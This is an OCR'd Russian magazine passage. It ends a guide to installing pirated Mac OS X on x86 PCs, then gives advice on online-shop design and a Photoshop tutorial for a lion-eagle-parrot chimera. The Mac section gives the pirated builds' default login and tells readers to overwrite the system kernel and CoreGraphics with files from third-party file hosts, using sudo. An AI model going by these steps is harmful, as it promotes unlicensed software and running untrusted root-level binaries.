www.winsupersite.com/showcase/winvista_beta1_vs_tiger_01.asp
статья, которая сравнивает OS X с Windows Vista. Для знающих английский должно быть занятно.

www.osx86project.org
хорошие новости по теме.

http://wiki.osx86project.org/wiki/index.php/HCL
список совместимых компов, а также информация о том, что и как на них будет работать.

http://wiki.osx86project.org
на данный момент лучший ресурс по установке MacOS на x86, есть мануалы установок и список совместимого железа.

www.xplodenet.com/blog
еще один неофициальный сайт с новостями и простыми мануалами для инсталляции.

www.mikeosx.com
русскоязычная страница об OS X.

ОПТИМИЗАЦИЯ

Сначала может показаться, что ось работает нормально, но есть еще много способов хорошо ее разогнать и подправить. Почти у всех версий, которые можно найти в инете, юзернейм будет deadmoo, а пароль — bovinity. Это стоит исправить и просто создать новый аккаунт. В меню Apple в левом верхнем углу жмем System Preferences, потом — Accounts. Дальше в правом нижнем углу будет «замок» — нажми на него. Когда спросят пароль, естественно, вводи bovinity, вверху «замка» будет кнопка «+» — жми ее, а чтобы создать новую учетную запись или аккаунт, заполни его и жми «create account». После чего жми «Login Options», вверху — «+». Отключи опцию «Automatically log in as».
Закрываем все окна, и снова заходим в Apple-меню, где жмем «log out». Заходим в систему с новым акканутом и опять идем в System Preferences, где удаляем deadmoo, нажимая «-» рядом с ним. Жмем «Delete Immediately».

УДАЛЯЕМ ФАЙЛЫ

У MacOS, которую мы установили, есть файл под названием AppleTPMACPI.kext. Он как раз ищет тот самый Яблочный Интеловский Чип (TPM), который должен у нас присутствовать. Он его ищет и при этом задействует много ресурсов. Поэтому его надо просто удалить. Открываем «finder», идем в */System/Library/Extensions/* и удаляем его. После этого перезагружаемся. Также можно удалить файл AppleIntel830.kext (это активизирует графические способности оси), и все станет двигаться и смотреться лучше. Только это не со всеми видеокарточками работает. Поэтому через «finder» идем в */System/Library/Extensions*. Стоит скопировать файл на десктоп, чтобы перестраховаться, так что переносим его туда мышкой, удаляем файл и ребутаемся.

DISC PERMISSIONS

После наших с тобой махинаций система будет немного нестабильна. Особенно удаление отдельных файлов сильно влияет на ось, поэтому надо отремонтировать диски. Для этого открываем прогу Disk Utility, идем в Applications/Utilities и выбираем в левом боку раздел, в котором располагается ось. Жмем «Repair Disk Permissions» и ждем, пока процесс закончится.

ROSETTA

У новой системы есть замечательная программа под названием Rosetta. Она стоит, чтобы конвертировать старый и новый код для отдельных программ. Старым считается Power PC — название линейки Маков с IBM-чипсетами. Некоторые проги еще не перевели под новое ядро, поэтому они не будут работать без такого софта. Для начала надо скачать так называемое ядро (www.dashboardline-up.com/hosted/mach_kernel.new.zip). После этого распаковывай архив, а папку переименовывай в «mach_kernel_new». Теперь идем в Applications -> Utilities -> Terminal. Открывается командная строка. Там пишем «cd», жмем пробел, дальше перетаскиваем эту папку на окно. Команда должна напечататься сама. После этого там же пишем *cp mach_kernel.new ~/Desktop/mach_kernel*, а потом — *cp /mach_kernel ~/Desktop/mach_kernel.bak*. И наконец — *sudo cp ~/Desktop/mach_kernel /*. Обязательно соблюдай все пробелы. Жмем «Enter» и закрываем терминал. Теперь качаем Core Graphics файл (www.badongo.com/file.php?file=CoreGraphics%20for%20x86 2005-11-23_CoreGraphics.zip). Распаковываем файл на десктоп. Возвращаемся в терминал и пишем:

```
mv
~/Desktop/CoreGraphics/System/Library/Frameworks/ApplicationServices.framework/Versions/A/Frameworks/CoreGraphics.framework/Versions/A/CoreGraphics.bak.
```

Жмем 017«Enter». Теперь надо ввести строчку:

```
cd /System/Library/Frameworks/ApplicationServices.framework/Versions/A/Frameworks/CoreGraphics.framework/Versions/A.
```

После этого вводим эти строчки (после каждой не забывай жать «Enter»):

```
chmod 755 CoreGraphics.bak
sudo chown root:wheel CoreGraphics.bak
sudo mv CoreGraphics CoreGraphics.i386
sudo mv CoreGraphics.bak CoreGraphics
```

Потом закрываем терминал и перезагружаем компьютер.


UPDATE

К сожалению, через Интернет никакого апгрейда системы не получится. Она просто будет говорить, что новых обновлений нет. Но, так как сообщество osx86 постоянно растет, уже выходят неофициальные обновления, о которых размещается информация на тематических страницах. Их можно скачать на тех же ресурсах.

ДА ПРЕБУДЕТ С ТОБОЙ СИЛА

В начале все может казаться неудобным и странным. Однако ты можешь бесплатно попользоваться системой, которая наконец-то стала прямым и очень опасным конкурентом окошкам. Альтернатива — это всегда хорошо. Может быть, от страха теперь Windows сделают лучше, быстрее, более приятной на глаз и намного безопаснее. Тем более, MacOS строится на ядре всеми нами любимого FreeBSD. Я теперь серьезно подумываю купить себе Mac как вторую машину, чтобы на нем делать всю креативную и секретную работу и быть спокойным, что у меня не украдут информацию, моя работа не прервется ошибкой и вся информация не потеряется. Это очень весомые качества системы. Я надеюсь, что ты тоже будешь рад такому выбору.

BINARY YOUR'S



TEXT WEIRD АКА БЕРЕНШТЕЙН ЕВГЕНИЙ / ICQ# 522715 /

УЧЕБНИК ПО АНАТОМИИ

ЕЩЕ НЕДАВНО МНОГИЕ РУНЕТОВСКИЕ САЙТЫ ПРЕДСТАВЛЯЛИ СОБОЙ ОБЛЕЗЛЫЕ ИНФОРМАЦИОННЫЕ СТРАНИЦЫ. ОЩУЩАЛАСЬ НЕХВАТКА ГРАФИЧЕСКИХ, ДИЗАЙНЕРСКИХ И ПРОВАЙДЕРСКИХ ВОЗМОЖНОСТЕЙ, НО НАСТУПИЛ XXI ВЕК, И ТЕПЕРЬ КАЖДОМУ, КТО ХОЧЕТ ВТИСНУТЬСЯ В РЯДЫ ВЛАДЕЛЬЦЕВ ИНТЕРНЕТ-МАГАЗИНОВ, НЕОБХОДИМО БЫТЬ КОНКУРЕНТОСПОСОБНЫМ КАК В ДИЗАЙНЕ, ТАК И В ПРОГРАММНОЙ ЧАСТИ

ИНТЕРНЕТ-МАГАЗИН СНАРУЖИ И ИЗНУТРИ

LET'S GET IT STARTED

Многие, наверное, часто задавались вопросом: зачем же нужен интернет-магазин, чем он удобнее обычных гипермаркетов типа Рамстора и Ашана? Во-первых, многие интернет-магазины продают товары по более низкой цене, нежели известные гипермаркеты. Сразу возникает вопрос: почему? Все потому, что владельцу сайта, продающему товары через Интернет, необязательно платить деньги за складское помещение, за его аренду, не всегда на продажу товаров необходима лицензия. Из всего этого можно сделать следующий вывод: издержки производства сводятся к минимуму. Еще очевидным плюсом для владельца web-магазина является то, что необязательно иметь офис, достаточно нанять курьера или иметь машину и свободное время. А для клиентов интернет-магазинов гораздо удобнее сделать заказ, не выходя из дома или офиса, и получить товар в тот же день прямо в руки. Итак, все положительные стороны для торговли через Сеть налицо.




Самый верный способ сделать хороший сайт — брать пример с таких лидеров, как www.rambler.ru, www.ozon.ru, www.megashop.ru.

ПЛАНИРУЕМ ИНТЕРНЕТ-МАГАЗИН



Планирование интернет-магазина является важнейшей частью его создания, потому что оно позволяет выявить цели, аудиторию и прочие внешние факторы, которые можно определить заранее.
Таким образом, нужно ответить самому себе на несколько вопросов, иначе затраченные усилия могут либо не дать результатов, либо полученные результаты не будут нас устраивать.
Прежде всего нужно понять: какие действия ты ожидаешь от посетителей своего сайта. Распространение информации о своей фирме (имиджевая реклама), о новых технологиях и достижениях, новых товарах. Можно ведь и продавать новости и рекламу, не так ли? Возможно, ты создаешь магазин для того, чтобы клиент мог оформить покупку, не выходя из дома или офиса. Если это так, то необходимо решить вопрос с доставк-ой. Еще очень важно предусмотреть будущие способы оплаты (Сбербанк, Webmoney и тд.). Все эти мелочи и определяют функциональность магазина.
Далее необходимо исследовать рынок. Для того чтобы проект был успешным, следует совершенно четко представить себе воображаемый портрет своего посетителя. Скорее даже, не просто посетителя, а портрет потенциального клиента. Кто он, сколько ему лет, что он ожидает увидеть, для чего ему нужен твой сайт? Для того, чтобы лучше узнать потребности своего посетителя, неплохо было бы установить на своем сайте небольшой опросный лист. Например, «Вопрос дня», «Покупаете ли вы товары через Интернет?» и т.п.
Неплохо выяснить, какие аргументы мы сможем представить посетителю своего сайта, чтобы доказать свою компетентность. В чем конкретно клиент увидит свой выигрыш, если обратится именно к нам, а не к нашим конкурентам? Какие мы можем представить доказательства, на какие источники информации можем сослаться, подтверждающие наше превосходство? Ну и, конечно же, какие льготы мы сможем предоставить клиентам?





Не стоит забывать, что при написании php-скриптов особое внимание следует уделить их безопасности. Лучше сразу предусмотреть возможные лазейки и закрыть их.



ТВОРИМ ДИЗАЙН

Чтобы магазин пользовался успехом, он должен постоянно обновляться, не должен казаться «застывшим». Если посетитель будет уверен в том, что он найдет на сайте что-то для себя новое, он обязательно вернется на него. Можно давать ссылки на интересную для клиента информацию, которая появляется на других сайтах. В этом случае клиент начнет относиться к тебе, как к эксперту. Однако стоит быть осторожным в этом вопросе, нужно обязательно проследить, не сможет ли потенциальный клиент попасть по нашей же ссылке к нашему конкуренту.

Задумаемся и над тем, что мы можем предложить своему потенциальному клиенту бесплатно. Если мы занимаемся продажей программных продуктов, то смело предлагаем своим клиентам бесплатные демки. Студии веб-дизайна в виде бесплатной услуги могут предложить бесплатную регистрацию в каталогах. Клиент должен обязательно предпринять какое-то действие в нашем интернет-магазине. Если же у него не появилось желание совершить какое-то действие немедленно, то это желание не появится и в дальнейшем.

Мы не будем говорить о баннерах, обмене ссылками, регистрациях в каталогах и т.п, так как это само собой разумеющееся. Говоря о саморекламе сайта, мне бы хотелось напомнить о том, что информацию о нашем web-узле (URL и E-mail) необходимо включить в визитки, каталоги, бюллетени, брошюры, деловые письма. В наружной рекламе, в рекламе на транспортных средствах, на спецодежде не забывайте писать URL сайта. Иначе говоря, в любом месте, где появляется название нашей фирмы или компании, должен появляться адрес интернет магазина, если, конечно, у тебя есть возможности для подобного продвижения.

А если таких возможностей нет, то пугаться не стоит, можно раскрутиться просто через Интернет, без внешних факторов, ведь главная зона действий в нашем случае — Сеть.

МЕЛОЧИ В ДИЗАЙНЕ

Теперь, когда с необходимыми банальностями покончено, беремся за самую креативную часть разработки магазина. Есть несколько основных правил «хорошего тона»…

Прежде всего простота — залог успеха. Вся сила хорошего дизайна заключается в простоте. Если согласен с этим утверждением, то можешь дальше не читать. В противном случае, тебе придется осознать, что для создания качественного дизайна необязательно использовать Flash, анимацию и голливудские DHTML-спецэффекты от Microsoft. Более того, иногда это даже вредно. Ведь подавляющее большинство действительно хороших сайтов (необязательно магазинов), прежде всего содержит интересную текстовую информацию. И, следовательно, дизайн подчинен содержимому, а не наоборот. Основной показатель профессионализма в web-дизайне — аккуратность и чистота стиля. Откажи себе в возможности выбора разнообразных шрифтов, ограничь цвет тремя оттенками, откажись от анимации и больших картинок... А теперь попробуй придумать дизайн. Тяжело? А как же еще?

Конечно, это не значит, что нужно отказаться от графики и сконцентрироваться на белом фоне. Нет. Опять-таки смотрим, для каких целей создаем интернет-магазин. Например, интенет-магазин дизайнерской/хакерской команды требует повышенного содержания графики. А вот магазину, который продает все, то есть у которого весьма богатый ассортимент, например http://ozon.ru, необязательно блистать крупными яркими flash-роликами. Итак, можно сделать вывод: графика на сайте — это хорошо, вопрос только в том, как она будет оптимизирована и не будет ли это ламерский набор клипартов...

Отметим несколько важных моментов, на которые следует обратить внимание при создании дизайна. Во-первых, сконцентрируемся на расположении информации на сайте. Основной принцип опять-таки — наглядность и простота. Количество и расположение информационных блоков зависит от задач, возлагаемых на проект и содержание. Например, при создании интернет-магазина по продаже элитного алкоголя, необходимо в верхней час ти «рабочей области» вкратце рассказать, почему выгодно покупать алкоголь именно тут. На видном месте поместить информацию о специальных предложениях для баров, ресторанов, оптовых клиентов.

КРОССБРАУЗЕРНОСТЬ

Как не крути, без кроссбраузерной верстки не обойтись. Надо сделать так, чтобы магазин нормально отображался во всех современных версиях браузеров. Ну не во всех, а, по крайней мере, в основных на сегодняшний день уж точно — IE, Opera, Firefox, Safari. Поэтому в данном вопросе лучше не лениться и сделать все на совесть. Ведь необязательно упускать клиента, который может принести прибыль гораздо большую, чем моральную. При этом стоит учесть тот факт, что, как правило, при грамотном подходе схожесть отображения отслеживается в самом начале создания дизайна, при внесении каждого существенного изменения в его структуру (например, новой таблицы или существенной ячейки).

Во-вторых, необходимо понять, как юзер будет «ползать» по сайту, то есть определиться с навигацией. Если рассматривать взаимодействие человека и машины несколько шире, чем набор кнопок, то нужно отметить, что интерфейс — это не только система навигации по сайту, но и часть дизайна, подчиняющаяся своим специфичным требованиям. Все функции элементов интерфейса должны быть интуитивно понятны. В рамках одного проекта должен использоваться только один вариант дизайна интерфейса. Интерфейс — это не реклама. Он должен быть четко выражен, в рамках общей концепции дизайна сайта, но не должен отвлекать от содержания страниц.

В проектах с большим объемом информации и сложной структурой, кроме элементов навигации, необходимо использовать элементы индикации, показывающие местоположение данной страницы в структуре сайта. Нужно соблюдать и более общие требования к дизайну, накладываемые физиологией человека.

Важная информация (элементы управления) должны находиться на переднем плане. Интерфейс должен строиться «вокруг» объектов, ради которых создавался сайт.

Меню, в той или иной степени, должно отражать структуру сайта, это поможет понять, куда нужно идти для получения искомой информации. Попав пару раз не туда, посетитель, скорее всего, покинет магазин, так и не став клиентом.

При работе с большим объемом информации понимание предпочтительней запоминания.

Кратковременная память человека ограничена 7-ю элементами информации. Семь — это усредненное значение, обычно оно меняется в пределах от 5 до 9. Поэтому, если есть возможность, ориентироваться нужно на цифру 5, а не 7. Из этого вытекает, что в простом меню количество пунктов не должно превышать 7. Если пунктов меню больше, их надо разбить на группы. При этом групп должно быть не более 7 и количество пунктов в одной группе не должно превышать 7. Что это дает? Если меню сайта запоминается при первом взгляде, это сразу помогает понять, о чем сайт (в первом приближении), какую информацию он содержит, где искать нужную информацию. Кроме того, меню сохраняется в памяти во время работы с сайтом. Что делает работу более удобной и понятной. Если меню сайта более длинное, то не факт, что его дочитают до конца. Любая задача должна решаться минимальным числом действий, логика этих действий должна быть очевидной для пользователя, движения курсора и глаз пользователя должны быть оптимизированы.

В-третьих, создавая интернет-магазин, нужно четко подобрать цветовую гамму. Цвет — один из самых неоднозначных элементов веб-дизайна. Цвет может подчеркнуть контекст, а может и оттолкнуть.

Для создания эффективного дизайна необходимо учитывать ряд требований, налагаемых на выбор цветового решения: текст не должен сливаться с фоном, а заголовки — теряться; использование контрастных сочетаний вызывающих напряжение глаз, также неприемлемо; необходимо, чтобы цветовое решение соответствовало форме подачи материала, его содержанию, аудитории сайта.

При поиске цветового решения важно найти сочетание цветов, гармонирующих друг с другом. Универсальных решений, приводящих к 100% успеху нет, но есть методики, помогающее добиться хороших результатов.

При подборе сочетания из двух цветов можно использовать методику, основанную на свойствах цветового круга. Если выбрать дополняющие (комплиментарные) цвета, лежащие на круге напротив, то каждый из них будет в сочетании с другим ярче и выразительнее.

При подборе гаммы из трех цветов также можно воспользоваться свойствами цветового круга. Наложив на него равнобедренный треугольник, получаем три цвета, лежащие под вершинами треугольника. Это один из самых простых способов подбора триады гармонирующих цветов.

Еще один метод, основанный на свойствах цветового круга, позволяет подобрать ряд цветов имеющих разный оттенок. В этом случае используют цвета лежащие на круге рядом.


Эти методы подбора цвета можно использовать как по отдельности, так и в сочетании друг с другом. При этом необязательно использовать именно указанные сочетания цветов. Дизайн — процесс творческий, и только креативный подход может гарантировать успех.

МЕЛОЧИ В ДИЗАЙНЕ


Запомни, что мелочи очень важны! Под мелочами я имею в виду всякого рода выравнивания, мелкие детали и цветовые нюансы, а также отсутствие мелких «паразитных» деталей и связей.

Дизайнер, работая над своим проектом, может потратить на оттачивание деталей чуть ли не половину всего времени работы над ним. Такое положение дел может удивить, но это стоящее занятие. Дело в том, что человек рассматривая произведения искусства, в котором много нюансов, получает большое удовольствие. Чем больше он смотрит, тем больше деталей он обнаруживает. Это занятие доставляет разуму эстетическое удовольствие. Сравнительно бедна нюансами реклама. Она нацелена на мгновенное восприятие, а не на долгое рассматривание, как картина. Исключением из этого правила может стать некоторые из телевизионных роликов, которые приятно смотреть не один раз.


Поэтому не ленитесь оттачивать детали в своем произведении. Только обратите внимание: «оттачивать», а не добавлять что-то совсем новое. Это может нарушить интеграцию. Умение расставлять нюансы приходит с опытом, и профессионалы делают это практически машинально.



подбираем сочетание методом, основанным на свойствах цветового круга, который позволяет подобрать ряд цветов, имеющих разный оттенок



подбираем сочетание из двух цветов при выборе цветового решения для дизайна



подбираем сочетание из трех цветов для дизайна нашего интернет-магазина



КАЧЕСТВЕННЫЕ ССЫЛКИ

В Интернете сложилась такая ситуация, при которой практически каждый владелец интернет-магазина считает себя «крутым дизайнером». Каждый владелец более или менее успешного магазина — вдвойне. И никто почему-то не хочет прислушиваться к советам. Ну да ладно, оставим это на их совести. А сейчас поговорим лучше о правильных ссылках. Во-первых, нужно делать ссылки информационно значимыми. Например, что значит ссылка

«ЗДЕСЬ»? Только не надо говорить, что она хорошо смотрится вместе с текстом. Нет, она и с текстом смотрится отвратительно. Второе: ссылка должна быть удобной для чтения. Чтобы ссылка была удобной, она должна состоять не более чем из четырех слов. Ни в коем случае нельзя допускать на своем сайте то, что сделано на сайте www.utro.ru (практически каждый кусок текста — ссылка), в такой ситуации пользователям очень неудобно ориентироваться на сайте, можно попасть мышкой не туда, куда нужно. И ссылка должна быть подчеркнутой (это нельзя считать постоянным правилом, но делать ссылки неподчеркнутыми можно только в 25% случаев). Дело в том, что пользователи привыкли к тому, что ссылки подчеркнутые. Просто привыкли. И отвыкать не хотят. К тому же подчеркнутые ссылки хорошо выделяются среди остального текста.

ГРОМОЗДКИЕ ФОРМЫ

Известно несколько проблем, связанных с формами. Каких? Формы слишком часто используются в интернет-магазинах, и они оказываются слишком большими, с множеством ненужных вопросов и вариантов. По большому счету нам для web-приложений требуется нечто большее, чем старая метафора приложения. А пока пользователям приходится сталкиваться с формами, поэтому лучше сделать так, чтобы эта встреча прошла как можно безболезненно. Вот несколько рекомендаций по этому поводу.
Сначала удали все лишние вопросы. Затем сделай обязательными лишь те поля, которые тебе будут точно нужны.
Далее позаботься о том, чтобы поддерживать функцию автозаполнения в браузере. Для этого выбирай для полей в html-коде обычные имена (просто name, address и т.п.)
Еще не помешает устанавливать курсор автоматически на первом поле формы. Так экономится один щелчок мышкой. Стоит гибко поддерживать формат телефонных номеров, номеров кредитных карточек и т.д. Ведь очень просто запрограммировать компьютер, чтобы он сам удалял лишние скобки и пробелы в номерах. Это особенно важно в случаях с пожилыми людьми, когда магазины требуют от них данные в непривычном для них формате. Зачем терять заказ только из-за того, что покупатель предпочитает красиво группировать цифры по четыре в номере своей кредитной карточки, а не вводить их сплошным потоком из 14 цифр?

ЧТОБЫ ССЫЛКА БЫЛА УДОБНОЙ, ОНА ДОЛЖНА СОСТОЯТЬ НЕ БОЛЕЕ ЧЕМ ИЗ ЧЕТЫРЕХ СЛОВ.

ЛЕЗЕМ ВНУТРЬ



Не секрет, что уважающий себя интернет-магазин должен содержать следующие ключевые элементы: корзину, выбор способа доставки, способа оплаты, поиск по сайту, регистрация пользователей. Хочется отметить, что это лишь минимальные требования к функциональности. В идеале, грамотный web-дизайнер должен предусмотреть скрипт для заполнения магазина для оплаты через интернет-кошельки, отточить до блеска работу с базой данных. Как правило, в качестве основного языка web-программирования используется PHP, а в качестве СУБД — MySQL.
Ни для кого не секрет, что PHP — это скриптовый server-side язык программирования, предназначенный в основном для включения в html страницу и выполняемый сервером перед выдачей страницы браузеру. PHP очень похож на ASP (существует даже конвертор asp2php), но приспособлен к *nix-системам и чаще всего употребляется с web-сервером apache, хотя может работать и с MS IIS и с любым другим web-сервером. Кроме того, PHP является обьектно-ориентированным языком программирования, что позволяет создателю интернет-магазина, не переписывая скрипт заново, добавлять новые модули. На мой взгляд, основное преимущество PHP — простота, гибкость и скорость выполнения.
Несколько слов хотелось бы сказать о фриварных скриптах, скинах и прочих фишках. Прежде всего, ими не стоит злоупотреблять. Важнейшие модули должны быть написаны самостоятельно. Нельзя довериться какому-нибудь постороннему движку. Все хорошие проекты создаются практически с нуля. Когда ты напишешь движок, у тебя будет уже плацдарм для дальнейших действий, ты сможешь его использовать в новых проектах, дополнять, изменять. Ведь сделать свой движок — гораздо проще, чем разобраться в чужом, и потом его модифицировать или улучшать!

THE LAST TO KNOW

Напоследок хотелось бы сказать о том, что должен знать и учитывать будущий создатель интернет-магазина. Человеку, который решил взяться за такой серьезный проект, нужно понимать, что без соответствующих знаний ничего не выйдет, поэтому, если таковых знаний нет, либо падаем духом, либо идем изучать умные книжки. Если соответствующие знания есть, то смело их применяем, не забывая при этом использовать мировой и отечественный общедизайнерский опыт. Так что же стоит учить новичку? Ну, конечно же, HTML, как бы банально это не прозвучало, причем нужно постараться верстать «руками», без использования визуальных редакторов. Еще дизайнеру не обойтись без знания CSS, так как это позволит упростить код и придать ему легкость в управлении. Дальше изучаем PHP и MySQL. Хочется дать совет начинающим: если учишься по книге, книга должна быть одна и хорошая, то самое главное — не распыляться. Ну и, конечно же, всегда хорошие помощники — форумы и знающие друзья. Конечно, если ты выучил эти основы, это не значит, что ты сможешь все, ведь знания графики, JavaScript тоже необходимы. В общем, нет предела совершенству! Учиться, учиться и еще раз учиться… И не забываем отдыхать, поэтому сматываем удочки и идем пить пивко. Вот на этом месте и можно поставить точку. Точка.

BINARY YOUR'S



закonченный .psd файл
iStock_000000859749
iStock_000000651420
iStock_000000651420
iStock_000000463507

СОЗДАЕМ ХИМЕРУ

«КАК ПРЕВРАТИТЬ ОРЛА, ГОРДУЮ ЛЬВИЦУ И ПОПУГАЯ В МИФИЧЕСКОЕ СУЩЕСТВО, СОБРАВШЕЕ В СЕБЕ ВСЕ САМОЕ ВАЖНОЕ ОТО ВСЕЙ ЭТОЙ ТРОИЦЫ? ДОСТАТОЧНО ЛИШЬ ОСВОИТЬСЯ В РАБОТЕ С ИНСТРУМЕНТОМ CLONE STAMP И РАЗОБРАТЬСЯ С ОСНОВАМИ КОЛЛАЖА»

Химеры, или гибриды различных животных, пришли из самых древних преданий и мифов. Задолго до появления первой копии Photoshop'а у людей уже были готовые образцы «мутантов», например, грифоны (крылатое животное с телом льва и головой орла). Сюда же можно отнести русалок и сирен — существ с человеческими телами и рыбьими хвостами, а также кентавров, которые родились в Древней Греции и представляли собою гибрид коня и человека.Что бы ни послужило вдохновением, наверняка каждому не раз приходило в голову, что получилось бы, если скрестить разных животных, и какими были бы их отпрыски. Это можно легко выяснить прямо сейчас!

BINARY YOUR'S



TEXT СЭМ ГИЛБИ / **WWW.PIXEL-SURGEON.COM / WWW.PERSONALSPACEINVANDERS.CO.UK /**




01 ЦАРИЦА ЗВЕРЕЙ:

Откроем файл *iStock_000000859749.jpg*. Инструментом Pen <*P*> обведем львицу по контуру. Лучше всего создавать точки там, где направление линии меняется. Цвет заливки сейчас не имеет значения, поскольку мы рисуем контур только для того, чтобы отделить львицу от фона.




02 ПРОРАБАТЫВАЕМ КОНТУРЫ:

Теперь вверху панели *Layers* отметим непрозрачность слоя с контуром — *40%*, для дальнейших действий необходимо видеть не только сам контур, но и изображение под ним. Вернемся к панели инструментов и, удерживая левую кнопку мыши на инструменте *Pen*, откроем список доступных на этой кнопке инструментов. Самым последним инструментом в списке будет «уголок» *Convert Point*. С помощью этого инструмента можно изогнуть наши ломаные линии и заставить их повторять контуры тела. Кроме того, будем использовать *Add Anchor Poin*t, чтобы добавлять новые точки, а инструментом *Direct Selection* (он находится на той же кнопке, что и *Path Selection*) переместим уже существующие.



03 СОЗДАЕМ ВЫДЕЛЕНИЕ:

Выделим получившуюся форму при помощи инструмента *Direct Selection*. Теперь перейдем на панель *Paths* (обычно она находится во вкладке рядом с панелью *Layers*, но если ее там нет, то вызовем ее вручную: *Windows > Paths*). Нажав на маленькую черную стрелку в правом верхнем углу этой панели, выберем пункт *Make Selection*. Оставим *Feathering* равным *0*, а опцию *Anti-Aliased* — включенной. Нажмем на *OK*.



04 КРАСНЫЕ ДЖУНГЛИ:

Скроем слой с нашими кривыми (он нам больше не нужен), кликнув на панели *Layers* на иконку с глазом слева от слоя. Сделав слой с фотографией активным, выберем *Edit > Copy*, а затем *Edit > Paste*. Львица без фона появилась в новом слое. Делаем активным слой с исходным фото и, выбрав на панели инструментов верхним, например, яркий красный цвет, нажимаем <*Alt*>+<*Backspace*>. Теперь наша львица находится на ярком фоне, и мы можем увидеть все недочеты предыдущей работы. Сохранили файл в формате psd.




05 ОБРАЗЦОВАЯ ШКУРКА:

После того как мы сделали яркий фон, может оказаться, что при выделении мы все-таки немного захватили участки фона исходного фото. Это легко исправляется инструментом *Eraser* с правильно подобранными настройками кисти (*Size, Opacity* и степень размытости). На нижней части рисунка осталось немного травы, попавшей в пределы контура. Инструментом *Clone Stamp*, кистью с размытыми краями и *Opacity 50%* закрасим эти участки шкурой львицы, выбрав образец шерсти и кликнув по нему, удерживая <*Alt*>.



06 ОКРЫЛЕННАЯ ХИЩНИЦА: Откроем файл *iStock_000000651420.jpg* и обведем ближайшее крыло, используя те же инструменты, которыми мы пользовались в шагах 1 и 2. Преобразовав контур в выделение, скопируем крыло и вставим его в файл с львицей. Чтобы оно поместилось в нужное нам место коллажа, увеличим высоту картинки до *1500 px*, выбрав в меню *Image > Canvas size*. При помощи *Transform* развернем львицу, как показано на рисунке.



07 ДОБАВИМ РЕЗКОСТИ: Добавленному в рисунок крылу явно не хватает резкости. Воспользуемся фильтром: *Filter > Sharpen > Unsharp mask* с параметрами *Amount — 50%* и *Radius — 3.9 px* (*Threshold* оставим на нуле). Нажмем на *OK*.



08 ПЕРНАТАЯ МАСКА: Как и в случае с вырезанной львицей, поработаем *Eraser*, чтобы подправить края крыла, и *Clone Stamp*, чтобы исправить дефект в верхней правой части. Теперь откроем *iStock_000000651420.jpg*, выделим голову и тело птицы, используя инструмент *Rectangular Marquee*, скопируем их и вставим в наш рисунок. Сделаем новый слой полупрозрачным и начнем поворачивать попугая против часовой стрелки при помощи *Transform*, чтобы его голова точно «пришлась в пору» к телу львицы.




09 БУДУЩАЯ ТЕКСТУРА: Теперь аккуратно отделим тело попугая от головы, используя инструмент *Polygonal Lasso*. Вырежем его и затем вставим в новый слой, после чего подвинем инструментом *Move*. Очень скоро этот фрагмент понадобится нам в качестве источника текстур, поэтому не будем его удалять.




10 РАЗНОЦВЕТНАЯ БЕСТИЯ: Теперь сделаем активным слой с львицей и выберем *Layer > Layer Style > Gradient Overlay*. Выберем в выпадающем меню *Blend Mode* тип наложения *Color*, чтобы раскрасить шерсть в яркие цвета попугая. Теперь кликнем по цветовому переходу *Gradient* и подберем цвет градиента. Кликнем на нижний движок слева, по квадратику *Color* и после появления диалогового окна палитры по оперенью на шее попугая на нашем рисунке. Второй цвет может быть любым, мы сделали его желто-зеленым.



11 ЕЩЕ НЕМНОГО ПЕРЬЕВ: Сделаем активным слой с телом попугая. Используя *Clone Stamp*, перенесем несколько мелких перьев с верхней части крыла на плечо нашего монстра. Для того чтобы эффект не резал глаз, отметим достаточно низкое значение *Opacity*. Под конец поработаем ластиком там, где это нужно, также с достаточно небольшим значением *Transparency*.



12 БРЮКИ ПРЕВРАЩАЮТСЯ... Откроем *iStock_000000463507.jpg* и выделим ногу с когтями. Вставим ее в наш рисунок над слоем с телом и уменьшим так, чтобы она казалась маловатой для львиной лапы. Теперь, используя *Eraser*, сотрем снизу часть лапы под размер когтей. Вернемся к слою с телом попугая и «одолжим» у него немножко перьев при помощи *Clone Stamp*, которые перенесем на ноги. В новом слое инструментом *Brush* нарисуем легкие тени, как показано на рисунке.



